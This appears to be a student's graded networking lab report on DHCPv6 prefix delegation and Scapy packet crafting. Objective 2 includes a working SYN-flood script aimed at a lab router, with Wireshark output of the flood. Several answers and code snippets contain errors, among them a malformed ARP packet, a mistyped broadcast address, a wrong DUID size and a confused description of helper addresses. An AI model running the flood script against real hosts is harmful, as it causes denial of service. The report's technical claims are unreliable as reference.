  76 283.515768    ::                   ff02::1:ff60:0      ICMPv6      78 Neighbor Solicitation for 2001:db8:1100:1:c808:11ff:fe60:0
  78 283.816628    fe80::c808:11ff:fe6… ff02::16            ICMPv6      90 Multicast Listener Report Message v2
  81 284.500240    2001:db8:1100:1:c80… ff02::1             ICMPv6      86 Neighbor Advertisement 2001:db8:1100:1:c808:11ff:fe60:0 (ovr) is at ca:08:11:60:00:00
 119 437.102826    fe80::c807:11ff:fe5… ff02::1             ICMPv6     118 Router Advertisement from ca:07:11:51:00:1c
```

```
Internet Control Message Protocol v6
  Type: Neighbor Advertisement (136)
  Code: 0
  Checksum: 0x4cf1 [correct]
  [Checksum Status: Good]
▸ Flags: 0x20000000, Override
  Target Address: 2001:db8:1100:1:c808:11ff:fe60:0
▾ ICMPv6 Option (Target link-layer address : ca:08:11:60:00:00)
    Type: Target link-layer address (2)
```

5. Provide a screenshot of the output for the following commands:
   a. "show ipv6 dhcp pool" and "show ipv6 dhcp binding" on R6

```
R6#sh ipv6 dhcp pool
DHCPv6 pool: STATELESS
  DNS server: 1CE:1CE:BABE::1
  Domain name: vivek
  Active clients: 0
DHCPv6 pool: vivek
  Prefix pool: GLOBAL_POOL
               preferred lifetime 604800, valid lifetime 2592000
  DNS server: 2001:4860:4860::8888
  Domain name: google.local
  Active clients: 1
```

```
R6#sh ipv6 dhcp binding
Client: FE80::C807:11FF:FE51:0
  DUID: 00030001CA0711510000
  Username : unassigned
  VRF : default
  Interface : FastEthernet0/0
  IA PD: IA ID 0x00020001, T1 302400, T2 483840
    Prefix: 2001:DB8:1100::/48
            preferred lifetime 604800, valid lifetime 2592000
            expires at Mar 02 2022 07:13 AM (2591722 seconds)
R6#
```

b. “show ipv6 general-prefix” and “show ipv6 dhcp interface” on R7

```
R7#sh ipv6 general-prefix
IPv6 Prefix delegating_router, acquired via DHCP PD
  2001:DB8:1100::/48 Valid lifetime 2591668, preferred lifetime 604468
   FastEthernet1/0 (Address command)
R7#
```

```
R7#sh ipv6 dhcp interface
FastEthernet0/0 is in client mode
  State is OPEN
  Renew will be sent in 3d11h
  List of known servers:
    Reachable via address: FE80::C806:12FF:FE78:0
    DUID: 00030001CA0612780000
    Preference: 0
    Configuration parameters:
      IA PD: IA ID 0x00020001, T1 302400, T2 483840
        Prefix: 2001:DB8:1100::/48
                preferred lifetime 604800, valid lifetime 2592000
                expires at Mar 02 2022 07:13 AM (2591568 seconds)
      DNS server: 2001:4860:4860::8888
      Domain name: google.local
  Prefix name: delegating_router
  Rapid-Commit: disabled
```

c. “show ipv6 interface brief” and “show ipv6 interface” on R8

```
R8#sh ipv6 int br
FastEthernet0/0        [up/up]
    FE80::C808:11FF:FE60:0
    2001:DB8:1100:1:C808:11FF:FE60:0
FastEthernet1/0        [administratively down/down]
    unassigned
FastEthernet1/1        [administratively down/down]
    unassigned
FastEthernet2/0        [administratively down/down]
    unassigned
FastEthernet2/1        [administratively down/down]
    unassigned
GigabitEthernet3/0     [administratively down/down]
    unassigned
R8#
```


```
R8#sh ipv6 interface
FastEthernet0/0 is up, line protocol is up
  IPv6 is enabled, link-local address is FE80::C808:11FF:FE60:0
  No Virtual link-local address(es):
  Stateless address autoconfig enabled
  Global unicast address(es):
    2001:DB8:1100:1:C808:11FF:FE60:0, subnet is 2001:DB8:1100:1::/64 [EUI/CAL/PRE]
      valid lifetime 2591928 preferred lifetime 604728
  Joined group address(es):
    FF02::1
    FF02::1:FF60:0
  MTU is 1500 bytes
  ICMP error messages limited to one every 100 milliseconds
  ICMP redirects are enabled
  ICMP unreachables are sent
  ND DAD is enabled, number of DAD attempts: 1
  ND reachable time is 30000 milliseconds (using 30000)
  ND NS retransmit interval is 1000 milliseconds
  Default router is FE80::C807:11FF:FE51:1C on FastEthernet0/0
```

SCAPY [95 Points]

Hackers are constantly adapting to network security techniques. Our network security ingenuity needs to improve and adapt to be able to protect dynamic security attacks. Scapy is one of the tools that gives us the ability to create, forge, and decode our own packets, send them on the network, capture them, and much more. Imagine how useful this tool can be to emulate and study the attacks, analyze the network behavior, and help in developing techniques to keep our networks safe and secure.

Pre-requisites: -

- Before proceeding with the Scapy objectives, create the topology shown below.
- Use the Scapy documentation to get started - https://scapy.readthedocs.io/en/latest/




Objective 1: Creating an ICMP echo request packet and ARP frame through Scapy:

1. Create your own ICMP echo request packet on the VM (C1) to ping R1's interface using Scapy. Show the packet structure in Scapy using appropriate show commands. **[10 points]**

```
>>> s=IP(dst="198.51.100.1")/ICMP()
>>> s.show()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= icmp
  chksum= None
  src= 198.51.100.2
  dst= 198.51.100.1
  \options\
###[ ICMP ]###
     type= echo-request
     code= 0
     chksum= None
     id= 0x0
     seq= 0x0
```


2. Before starting this objective, start a Wireshark capture on the correct interface in the above topology. Now send your Scapy generated echo request packet to router R1. Did you get a response for the above echo request? If yes, show the Wireshark capture indicating the response as well as the packet **received** in Scapy. If no, check if your echo request packet has the correct fields and it is being successfully delivered to R1. Try again after troubleshooting and resolving your issue to complete the objective. **[10 points]**

   Earlier I used capture between sw1 and R1 but I was unable to get any capture, latter I used the capture on the VM and I was able to see the request and reply. Wireshark capture that shows request and reply:



o.	Time	Source	Destination	Protocol	Length	Info
35	787.676650	198.51.100.1	198.51.100.2	ICMP	114	Echo (ping) request id=0x0001, seq=2/512, ttl=255 (reply in 36)
36	787.676800	198.51.100.2	198.51.100.1	ICMP	114	Echo (ping) reply id=0x0001, seq=2/512, ttl=64 (request in 35)
37	787.686973	198.51.100.1	198.51.100.2	ICMP	114	Echo (ping) request id=0x0001, seq=3/768, ttl=255 (reply in 38)
38	787.687389	198.51.100.2	198.51.100.1	ICMP	114	Echo (ping) reply id=0x0001, seq=3/768, ttl=64 (request in 37)
39	787.697573	198.51.100.1	198.51.100.2	ICMP	114	Echo (ping) request id=0x0001, seq=4/1024, ttl=255 (reply in 40)
40	787.697767	198.51.100.2	198.51.100.1	ICMP	114	Echo (ping) reply id=0x0001, seq=4/1024, ttl=64 (request in 39)


3. Using the Wireshark capture from step 2, filter the ARP exchange messages. Paste relevant screenshots. If you do not see ARP messages from the previous objective in Wireshark, create a new topology as above in GNS3, start Wireshark capture and then initiate a ping to R1 from C1's terminal. Filter the ARP exchange and show appropriate screenshots. Good understanding of ARP exchange messages and frame format will help you in the next objective. **[10 points]**




21	783.593758	ca:01:0d:b9:00:00	Broadcast	ARP	60	Who has 198.51.100.2? Tell 198.51.100.1
22	783.593971	da:7c:2b:fd:59:a8	ca:01:0d:b9:00:00	ARP	42	198.51.100.2 is at da:7c:2b:fd:59:a8
41	790.645048	da:7c:2b:fd:59:a8	ca:01:0d:b9:00:00	ARP	42	Who has 198.51.100.1? Tell 198.51.100.2
42	790.654118	ca:01:0d:b9:00:00	da:7c:2b:fd:59:a8	ARP	60	198.51.100.1 is at ca:01:0d:b9:00:00

4. Start your Wireshark capture in the above topology before starting this objective. Recreate an ARP request destined to router R1 in Scapy and capture the ARP response in Wireshark to find the MAC address of the router. Paste relevant screenshots indicating successful ARP response for your Scapy generated ARP request. **[10 points]**

```
>>> s=IP(dst="198.51.100.1")/ARP()
>>> s.show()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= hopopt
  chksum= None
  src= 198.51.100.2
  dst= 198.51.100.1
  \options\
###[ ARP ]###
     hwtype= 0x1
     ptype= IPv4
     hwlen= None
     plen= None
     op= who-has
     hwsrc= 00:0c:29:35:ad:c9
     psrc= 192.168.40.130
     hwdst= 00:00:00:00:00:00
     pdst= 0.0.0.0
```



21	783.593758	ca:01:0d:b9:00:00	Broadcast	ARP	60 Who has 198.51.100.2? Tell 198.51.100.1
22	783.593971	da:7c:2b:fd:59:a8	ca:01:0d:b9:00:00	ARP	42 198.51.100.2 is at da:7c:2b:fd:59:a8
41	790.645048	da:7c:2b:fd:59:a8	ca:01:0d:b9:00:00	ARP	42 Who has 198.51.100.1? Tell 198.51.100.2
42	790.654118	ca:01:0d:b9:00:00	da:7c:2b:fd:59:a8	ARP	60 198.51.100.1 is at ca:01:0d:b9:00:00



```
Address Resolution Protocol (reply)
  Hardware type: Ethernet (1)
  Protocol type: IPv4 (0x0800)
  Hardware size: 6
  Protocol size: 4
  Opcode: reply (2)
  Sender MAC address: da:7c:2b:fd:59:a8 (da:7c:2b:fd:59:a8)
  Sender IP address: 198.51.100.2
▼ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: ca:01:0d:b9:00:00 (ca:01:0d:b9:00:00)
    Sender IP address: 198.51.100.1
    Target MAC address: da:7c:2b:fd:59:a8 (da:7c:2b:fd:59:a8)
    Target IP address: 198.51.100.2
```

5. Based on your understanding of ARP, answer the following questions **[5 points]:**

   - What filter did you use to only display ARP messages and what are the contents of an ARP message?

I used ARP filter to see only the ARP messages in wireshark capture. The contents of ARP message are:

a. Hardware type: Ethernet.
b. Protocol type: IPv4.
c. Hardware size, protocol size: 6,4.
d. Opcode: 2 (reply).
e. Sender MAC and IP address.
f. Receiver MAC and IP address.

- Which field in an ARP message is used to identify if it is an ARP request or an ARP reply?
  The opcode filed determines whether it is a request (1) or reply (2).
- What is a Gratuitous ARP and why is it used?
  Gratuitous ARP is a reply that is not a response to an ARP request. It is used by TCP/IP to inform any device on the LAN network about the change in the IP address or the MAC address. It helps detects duplicate IP addresses.
  -Reference Omnisecu.com
- Which layer in the OSI model does ARP belong and why?
  The ARP exists between layer 2 and layer 3 of the OSI model. The objective of the ARP is to we have IP address and we need mac address. So it performs mapping of IP to MAC. MAC is L2 and IP is L3. So, it exists between the two.
- What is Proxy ARP and why is it used?
  Proxy ARP by default is enabled on the Cisco routers. When we have two devices separated by a router which are both in different subnets and wants to communicate with each other, PC1 thinks that PC2 is in network and sends an ARP request to the router where it is actually not in the network. At that time, router replies with its own mac address because router knows how to get to PC2. This is how proxy ARP works.

Objective 2: SYN flood using Scapy:

"Bringing down a server" is typically a moment of pride in the world of hackers. SYN flood is one of the popular denial-of-service attacks that targets the end system (especially a server). It is an event where the attacker sends a succession of SYN requests (to which the server responds with a SYN-ACK) with an intent to consume enough resources that will make the server unresponsive to legitimate traffic and eventually bring it down. In this objective you will create a SYN packet and initiate a SYN flood attack using Scapy.

1. Create your own SYN packet using Scapy and display the packet structure. **[10 points]**

```
>>> from scapy.all import *
>>> target_ip="198.51.100.1"
>>> target_port=80
>>> ip=IP(dst=target_ip)
>>> tcp=TCP(sport=RandShort(), dport=target_port, flags="S")
>>> raw=Raw(b"V"*1024)
>>> p = ip/tcp/raw
>>> send(p,loop=1, verbose=0)
```

```
>>> p.show
<bound method Packet.show of <IP  frag=0 proto=tcp dst=198.51.100.1 |<TCP  sport=<RandShort> dport=http flags=S |<Raw  load='VVV...' |>>>>
```

2. Initiate a SYN flood attack to the router's interface from the VM (C1). Show how you initiated the attack through Scapy and show the relevant traffic on Wireshark. **[20 points]**

```
from scapy.all import *
target_ip="198.51.100.1"
target_port=80
ip=IP(dst=target_ip)
tcp=TCP(sport=RandShort(), dport=target_port, flags="S")
raw=Raw(b"X"*1024)
p=ip/tcp/raw
send(p,loop=1,verbose=0)
```

Reference : www.pythoncode.com

I ran the script in the VSCode and captured it using wireshark.

I ran the wireshark capture and as you can see from the below screenshot that my VM is flooding the syn packet to the router.

6667…	4646.602187	198.51.100.2	198.51.100.1	TCP	1078	[TCP Spurious Retransmission] 41746 → 80 [SYN] Seq=0 Win=8192 Len=1024
6667…	4646.602298	198.51.100.2	198.51.100.1	TCP	1078	[TCP Spurious Retransmission] 32649 → 80 [SYN] Seq=0 Win=8192 Len=1024
6667…	4646.602399	198.51.100.2	198.51.100.1	TCP	1078	[TCP Spurious Retransmission] 21292 → 80 [SYN] Seq=0 Win=8192 Len=1024
6667…	4646.602498	198.51.100.2	198.51.100.1	TCP	1078	9278 → 80 [SYN] Seq=0 Win=8192 Len=1024 [TCP segment of a reassembled PDU]
6667…	4646.602600	198.51.100.2	198.51.100.1	TCP	1078	[TCP Spurious Retransmission] 29284 → 80 [SYN] Seq=0 Win=8192 Len=1024
6667…	4646.602715	198.51.100.2	198.51.100.1	TCP	1078	[TCP Spurious Retransmission] 18769 → 80 [SYN] Seq=0 Win=8192 Len=1024
6667…	4646.602821	198.51.100.2	198.51.100.1	TCP	1078	[TCP Spurious Retransmission] 50532 → 80 [SYN] Seq=0 Win=8192 Len=1024
6667…	4646.602924	198.51.100.2	198.51.100.1	TCP	1078	[TCP Spurious Retransmission] 14102 → 80 [SYN] Seq=0 Win=8192 Len=1024
6667…	4646.603023	198.51.100.2	198.51.100.1	TCP	1078	[TCP Spurious Retransmission] 25450 → 80 [SYN] Seq=0 Win=8192 Len=1024
6667…	4646.605608	198.51.100.2	198.51.100.1	TCP	1078	[TCP Spurious Retransmission] 39965 → 80 [SYN] Seq=0 Win=8192 Len=1024
6667…	4646.605716	198.51.100.2	198.51.100.1	TCP	1078	[TCP Spurious Retransmission] 51080 → 80 [SYN] Seq=0 Win=8192 Len=1024
6667…	4646.605818	198.51.100.2	198.51.100.1	TCP	1078	[TCP Spurious Retransmission] 50614 → 80 [SYN] Seq=0 Win=8192 Len=1024
6667…	4646.605919	198.51.100.2	198.51.100.1	TCP	1078	[TCP Spurious Retransmission] 24846 → 80 [SYN] Seq=0 Win=8192 Len=1024
6667…	4646.606030	198.51.100.2	198.51.100.1	TCP	1078	[TCP Spurious Retransmission] 43159 → 80 [SYN] Seq=0 Win=8192 Len=1024
6667…	4646.606158	198.51.100.2	198.51.100.1	TCP	1078	[TCP Spurious Retransmission] 33299 → 80 [SYN] Seq=0 Win=8192 Len=1024
6667…	4646.606260	198.51.100.2	198.51.100.1	TCP	1078	[TCP Spurious Retransmission] 2542 → 80 [SYN] Seq=0 Win=8192 Len=1024
6667…	4646.606422	198.51.100.2	198.51.100.1	TCP	1078	[TCP Spurious Retransmission] 11607 → 80 [SYN] Seq=0 Win=8192 Len=1024

3. Give two ways on how you will prevent such an attack from happening. **[5 points]**

    1. We can prevent such type of attacks from happening by installing an IPS, IDS, configuring firewall, and using network monitoring tools.
    2. Support inbound and out-of-band deployment.
    -Reference: www.perle.com

Objective 3: Creating your own Telnet packet using Scapy:

1. Create your own Telnet packet using Scapy and display the packet structure. **[10 points]**

    Packet creation:

```
from scapy.all import *
src = '198.51.100.2'
dst = '198.51.100.1'
sport = random.randint(1024, 65535)
dport= 23

ip = IP(src=src, dst=dst)
SYN=TCP(sport=sport,dport=dport,flags='S',seq=1000)
SYNACK=sr1(ip/SYN)
ip.show()
SYN.show()
SYNACK.show()
```

Reference : www.fir3net.com.

Packet show:

```
  sport     = 24319
  dport     = telnet
  seq       = 1000
  ack       = 0
  dataofs   = None
  reserved  = 0
  flags     = S
  window    = 8192
  chksum    = None
  urgptr    = 0
  options   = []

###[ IP ]###
  version   = 4
  ihl       = 5
  tos       = 0x0
  len       = 44
  id        = 38630
  flags     =
  frag      = 0
  ttl       = 255
  proto     = tcp
  chksum    = 0xd07a
  src       = 198.51.100.1
  dst       = 198.51.100.2
  \options   \
###[ TCP ]###
     sport     = telnet
     dport     = 24319
     seq       = 1861905161
     ack       = 1001
     dataofs   = 6
     reserved  = 0
     flags     = SA
     window    = 4128
     chksum    = 0xfa24
     urgptr    = 0
     options   = [('MSS', 536)]
###[ Padding ]###
        load      = '\x00\x00'
```

2. Display the Telnet traffic using Wireshark. **[5 points]**

7	177.402416	198.51.100.2	198.51.100.1	TCP	54 62536 → 23 [SYN] Seq=0 Win=8192 Len=0
8	177.413522	198.51.100.1	198.51.100.2	TCP	60 23 → 62536 [SYN, ACK] Seq=0 Ack=1 Win=4128 Len=0 MSS=536
9	177.414445	198.51.100.2	198.51.100.1	TCP	54 62536 → 23 [RST] Seq=1 Win=0 Len=0

Extra Credit 1 [5 points]

Make R1 as the DHCP server for your VM (C1) as the client.

1. Create your own DHCP discover packet using Scapy and display the packet structure.

```
from scapy.all import *
ethernet=Ether(dst='ff:ff:ff:ff:ff:ff', type=0x800)
ip = IP(src='0.0.0.0', dst='255.255.2255.255')
ports = UDP(sport=68, dport=67)
fam, hw = get_if_raw_hwaddr('tap0')
bootp=BOOTP(chaddr=hw, ciaddr='0.0.0.0', xid=0x01020304, flags=1)
dhcp=DHCP(options=[('message-type','discover'), 'end'])
srp(ethernet/ip/ports/bootp/dhcp, iface='tap0')
srp.show()
```

Reference: https://stackoverflow.com/sending-dhcp-server-using -python-scapy.

2. Show the DHCP Server reply packets on Wireshark.

Extra Credit 2 [5 points]

1. Repeat the Scapy Objective 1 (Create an ICMP echo request and ARP frame through Scapy) using IPv6. Answer questions 1 to 4 with respect to IPv6. Paste relevant screenshots. (HINT: Are you sure it is ARP?)
   In IPv6 we use Neighbour Discovery Protocol (NDP) instead of ARP in IPv4.
   I configured IPv6 addres on R1:

```
from scapy.layers.inet6 import ICMPv6EchoRequest

i=IPv6()
i.dst="2001:0BB9:AABB:1234::"
q=ICMPv6EchoRequest()
p=(i/q)
sr1(p)
```

Reference : https://www.idsv6.de

```
netman@netman:~$ sudo python3 icmpv6.py
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
netman@netman:~$
```

```
10 30.766786  2001:bb9:aabb:1234:… 2001:bb9:aabb:1234:: ICMPv6  62 Echo (ping) request id=0x0000, seq=0, hop limit=64 (reply in 11)
11 30.796138  2001:bb9:aabb:1234:: 2001:bb9:aabb:1234:… ICMPv6  62 Echo (ping) reply id=0x0000, seq=0, hop limit=64 (request in 10)
```

```
ls(ICMPv6ND_RA)
ls(ICMPv6ND_RS)
ls(ICMPv6ND_NA)
```

```
64 -5.141788    2001:bb9:aabb:1234:… fe80::c801:dff:feb9… ICMPv6   78 Neighbor Advertisement 2001:bb9:aabb:1234:830:1cff:fe85:dac3 (sol)
65 0.000000     fe80::830:1cff:fe85… fe80::c801:dff:feb9… ICMPv6   86 Neighbor Solicitation for fe80::c801:dff:feb9:0 from 0a:30:1c:85:da:c3
66 0.011094     fe80::c801:dff:feb9… fe80::830:1cff:fe85… ICMPv6   78 Neighbor Advertisement fe80::c801:dff:feb9:0 (rtr, sol)
67 5.059325     fe80::c801:dff:feb9… fe80::830:1cff:fe85… ICMPv6   86 Neighbor Solicitation for fe80::830:1cff:fe85:dac3 from ca:01:0d:b9:00:00
```

Lab Questions: [25 Points]

1. Explain the difference between stateless and stateful DHCPv6. **[5 points]**

Stateless DHCPv6	Stateful DHCPv6
1.It doesn't keep a track of the state, like which IP addresses are assigned etc.	1.It keeps a track of the state of the IP address assignment and allocation.
2.We don't require DHCP to assign an IPv6 address.	2.We need DHCP to assign an IP address.

2. When will you use an IPv6 helper address in a DHCPv6 configuration? Explain briefly how and why you would use an IP helper address. **[5 points]**
   Basically, we don't use helper address in IPv6 because there is no broadcast. The config of the relay can be done using ipv6 relay destination .
   We use IPV6 helper address when the router is in a different network. It is used to route traffic between two different networks. It is similar to the concept of relay agent in IPv4 but in IPv6 it is called as prefix delegation. It follows the same procedure and assigns an IP to the client which is in different network.
3. Explain the concept of prefix delegation? [Hints: Delegating Router and Requesting Router] **[5 points]**
   IPv6 uses the concept of prefix delegation which basically has the delegating router and requesting router. The prefix delegation feature lets a DHCP server assign prefix which is chosen from a global pool. The DHCP client then configures an IP address on its interface using the prefix it received. In brief, the DHCP server assigns a prefix to the delegating router like /48 and the requesting router uses this prefix from the delegating router to configure an IP address using SLAAC on its interface.
   -Reference: NetworkLessons.com
4. Explain the significance of DUID? **[5 points]**
   DUID is DHCP unique identifier used by client to get an IP address from a DHCPv6 server. It is a 2-byte field. It uniquely identifies the client. They are intended to remain constant over time, so that they can be used to permanently identify a device.
   -Reference : IETF.org (RFC: 6355)
5. Briefly describe how DHCPv6 prefix delegation can induce security risks in the network? State ways to mitigate these risks. **[5 points]**
   In DHCPv6 prefix delegation consider an scenario where there is a ISP network where we define a pool of addresses and then we have

customer routers which are assigned IP addresses from the pool. Finally, the users will receive addresses from the pool assigned to ISP from the regional registry. The risk with DHCPv6 is RA messages can be spoofed by the attacker.

We can mitigate this by using SLAAC instead of DHCPv6.

6. What did you learn from this lab and how would you incorporate this in a production network setting? **[5 points]**

There was a lot to learn from this lab. I worked on IPv6 for the first time. I learnt about the configuration of DHCPv4 and DHCPv6. I learnt how DHCPv6 works, and how the SARR messages are exchanged between client and server in order to assign an IP address. I also learnt how SLAAC works.

Scapy helped to learn a great deal about the ports, ping, ARP, how it can be used to decode the packet. It can be used in a production network to decode the packet using different protocols and troubleshoot the issues regarding the same. Security is also addressed using Scapy. Also, we can use IPv6 stateless or stateful configuration for assigning the IP addresses to the host.

Total Score = _____/190 + (30 Bonus)